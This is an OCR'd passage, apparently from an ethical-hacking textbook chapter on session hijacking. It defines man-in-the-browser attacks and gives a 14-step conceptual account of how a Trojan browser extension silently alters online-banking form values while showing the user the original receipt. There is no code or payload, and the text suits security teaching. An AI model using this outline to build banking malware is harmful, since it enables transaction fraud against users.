

Attacker

Figure 11.11: Prediction of session ID using a man-in-the-middle (MITM) attack



Compromising Session IDs Using Man-in-the-Browser /Manipulator-in-the-Browser Attack

- The man-in-the-browser/manipulator-in-the- browser attack **uses a Trojan horse** to intercept the calls between the browser and its security mechanisms or libraries
- It works with an already installed Trojan horse and acts between the **browser and its security mechanisms**
- Its main objective is to cause financial deceptions by manipulating transactions of **Internet banking systems**



Steps to Perform Man-in-the-Browser Attack

1. The Trojan first infects the **computer's software** (OS or application)
2. The Trojan installs malicious code (extension files) and saves it into the **browser configuration**
3. After the user restarts the browser, the **malicious code** in the form of extension files is loaded
4. The **extension files** register a handler for every visit to the webpage
5. When the page is loaded, the extension uses the **URL** and matches it with a **list of known** sites targeted for attack
6. The user logs in **securely** to the website
7. The Trojan registers a **button event handler** when a specific page load is detected for a specific pattern and compares it with its targeted list
8. When the user clicks on the button, the extension uses **DOM interface** and extracts all the data from all form fields and modifies the values
9. The browser sends the **form** and **modified values** to the server
10. The server receives the **modified values** but cannot distinguish between the original and the modified values
11. After the server performs the transaction, a **receipt is generated**
12. Now, the browser receives the receipt for the **modified transaction**
13. The browser displays the receipt with the **original details**
14. The user thinks that the **original transaction** was received by the server without any interceptions


Compromising Session IDs Using 